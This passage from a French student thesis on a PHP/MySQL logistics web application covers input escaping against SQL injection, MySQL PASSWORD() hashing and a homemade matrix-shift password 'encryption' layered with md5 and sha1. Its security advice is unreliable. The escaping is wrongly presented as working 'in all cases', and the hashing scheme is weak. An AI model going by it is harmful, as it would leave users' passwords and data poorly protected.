PHP a aussi la capacité capacité de lire ou d'écrire des fichiers sur le serveur. Donc, il faut être stricte sur les droits et permissions sur le système de fichier du serveur ou bien desactivet certaines fonctions de PHP à l'aide de la directive

```
disable_functions
```

dans le fichier *php.ini*.

Notez aussi qu'il ne faut jamais croire que les données envoyées depuis le client sont sans risque. On se doit donc de filtrer les données qu'on reçoit du client pour éviter les injections SQL. Le script suivant filtre les données textuelles. C'est un prototype que j'ai crée mais qui marche dans tout les cas.

FIGURE 4.15 – PHP - Méthode de filtrage des données textuelles

```
1  public function filtrer($value){
2   if (!is_array($value)) {
3    $mysqli = new mysqli("localhost", $_SERVER['user'],
4     $_SERVER['pass'], "sgm_log_db");
5    $value=$mysqli->real_escape_string($value);
6    $mysqli->close();
7   }else{
8    if (sizeof($value)<>0) {
9     foreach ($value as $key => $nouveau) {
10     $value[$key]=$this->filtrer($value[$key]);
11    }
```

```
12    }
13   }
14   return $value;
15  }
```

4.5 Mesures de sécurité sur MySQL

Pour l'instant, je n'ai pas encore approfondi ce problème. Les seules mesures que j'ai prise est de limiter les permissions d'accès de l'utilisateur à la base de données et le hashage des mots de pass à l'aide de la fonction ***PASSWORD***.

Pour avoir une idée de ce hashage, essayer ceci dans la console MySQL :

FIGURE 4.16 – MySQL - Hashage des mot de pass

```
1 mysql> select password('123456789');
2 +-------------------------------------------+
3 | password('123456789')                     |
4 +-------------------------------------------+
5 | *CC67043C7BCFF5EEA5566BD9B1F3C74FD9A5CF5D |
6 +-------------------------------------------+
7 1 row in set (0.00 sec)
```

4.6 Un peu de mathématiques pour la sécurité

En supposant qu'une injection SQL a été perpétrée sur l'application et que le pirate obtienne les mot de pass non-hashés des utilisateurs. Il peut ainsi se connecter sans aucune restriction dans le site. Donc ce ne serait pas superflu de remettre une couche de sécurité au niveau de PHP, plus précisément pendant l'identification de la personne sur le site.

Donnons-nous un mot de pass textuel d'un utilisateur qu'on notera $\$pass\_text$. À l'aide d'une combinaison de fonctions de PHP, on transforme $\$pass\_text$ en son équivalent en ***code binaire***(une succession de 0 et de 1) que l'on notera $\$pass\_binaire$ de longueur n.

Par exemple :

Texte	E***quivalent Binaire***
tnsi	01110100011011100111001101101001

Soit maintenant $A_n = (a_{i,j})_{0 \leqslant i<n, 0 \leqslant j<n}$ la matrice carrée d'ordre n définie par :

$$a_{i,j} = 1 \quad si \quad j = i+1 \qquad et \qquad a_{i,j} = 0 \quad sinon.$$

Cette matrice a comme déterminant 0 et est donc non inversible, idéale pour un cryptage à sens unique.

Par exemple, si $n = 4$, A_4 sera :

$$\begin{pmatrix} 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \\ 0 & 0 & 0 & 0 \end{pmatrix}$$

On prend maintenant le code binaire $\$pass\_binaire$ de longueur n et on le transforme en vecteur de rang n qu'on notera $\$pass\_vecteur$.
Par exemple, prenons toujours $n = 4$. Si $\$pass\_binaire$=1011, $\$pass\_vecteur$ sera :

$$\begin{pmatrix} 1 \\ 0 \\ 1 \\ 1 \end{pmatrix}$$

Après, faisons le produit de $\$pass\_vecteur$ par A_n pour obtenir un nouveau vecteur $\$new\_vecteur$ comme le montre l'exemple suivant (n=4) :

$$\begin{pmatrix} 0 & 1 & 0 & 0 \\ 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 1 \\ 0 & 0 & 0 & 0 \end{pmatrix} \begin{pmatrix} 1 \\ 0 \\ 1 \\ 1 \end{pmatrix} = \begin{pmatrix} 0 \\ 1 \\ 1 \\ 0 \end{pmatrix}$$

Prenons maintenant $\$new\_vecteur$ et transformant le en code binaire puis le code binaire en son équivalent en toute lettre. On peut maintenant le crypter à nouveau en utilisant la fonction ***md5*** ou ***sha1*** de PHP.

Par exemple :

. sha1("1000") = e3cbba8883fe746c6e35783c9404b4bc0c7ee9eb
. md5("1000") = a9b7ba70783b617e9998dc4dd82eb3c5

Après cela, utilisons la fonction **PASSWORD** de MySQL pour le hashage final.

Sur ceux, on va conclure.

CONCLUSION

Le développement d'application Web est une tâche qui m'a permis de comprendre les difficultés du développement. La construction de A à Z d'une application requiert beaucoup en matière de réflexion et nécessite de la logique dans ses actions, actions qui sont lourdes de responsabilités en terme de fonctionnalité, de performance et de sécurité.

Toutes les étapes dans la production d'une application sont aussi importantes les unes que les autres, que ce soit la phase d'étude ou la phase de conception. Même la phase de test est importante puisque c'est à ce moment qu'on trouvera le plus d'erreur.

Et pour plus de sécurité, il vaut toujours mieux s'informer des dernières avancées technologiques dans son domaine de travail.

Évidemment, cette application est, grâce à la grande maniabilité du design pattern MVC, extensible dans des domaines autre que la logistique au sein de la société. Elle peut tout aussi bien marcher pour une autre société.

Le fait d'avoir développé manuellement les scripts PHP m'ont aider à comprendre le fonctionnement des frameworks PHP et CMS puisque ces derniers sont la plupart basés sur le design pattern ***MVC***.

Après ce mémoire, je continuerai par élargir et approfondir mes compétences dans le développement informatique et dans le gestion de projet.

TITRE: DÉVELOPPEMENT D'UN SYSTÈME D'INFORMATION SÉCURISÉ POUR LA GESTION LOGISTIQUE

Nom et prénoms: RAOELIJAONA Anjaramamy Miora
E-Mail: anjaramamy1@gmail.com

RÉSUMÉ. Au sein d'un département comme la logistique d'une société, il faut un système sans faille pour communiquer. Dans ce mémoire, on va créer un système d'information sécurisé adapté à la gestion logistique. C'est une application web basée sur PHP et MySQL. On utilisera le design pattern MVC pour l'écriture des scripts PHP, UML pour la création de la base de données et la logique mathématique et un algorithme de cryptage personnel pour la sécurisation de l'application. À la fin, on obtiendra une application fiable, sécurisée et accessible n'importe où pour les utilisateurs autorisés.

Mots clés : Apache, PHP, MySQL.

ABSTRACT. In a department such as logistics of a company, you need a faultless system to communicate. In this treaty, it will create a secure information system suitable for logistics management. It is a web application based on PHP and MySQL. We will use the MVC design pattern for writing PHP scripts, UML for creating the database and some mathematics for securing the application. At the end we will get a reliable application, secured and accessible anywhere to authorized users.

Key words : Apache, PHP, MySQL.

Directeur de mémoire: Monsieur RAZAFINDRAKOTO Nicolas Raft
E-Mail:nrazafind@yahoo fr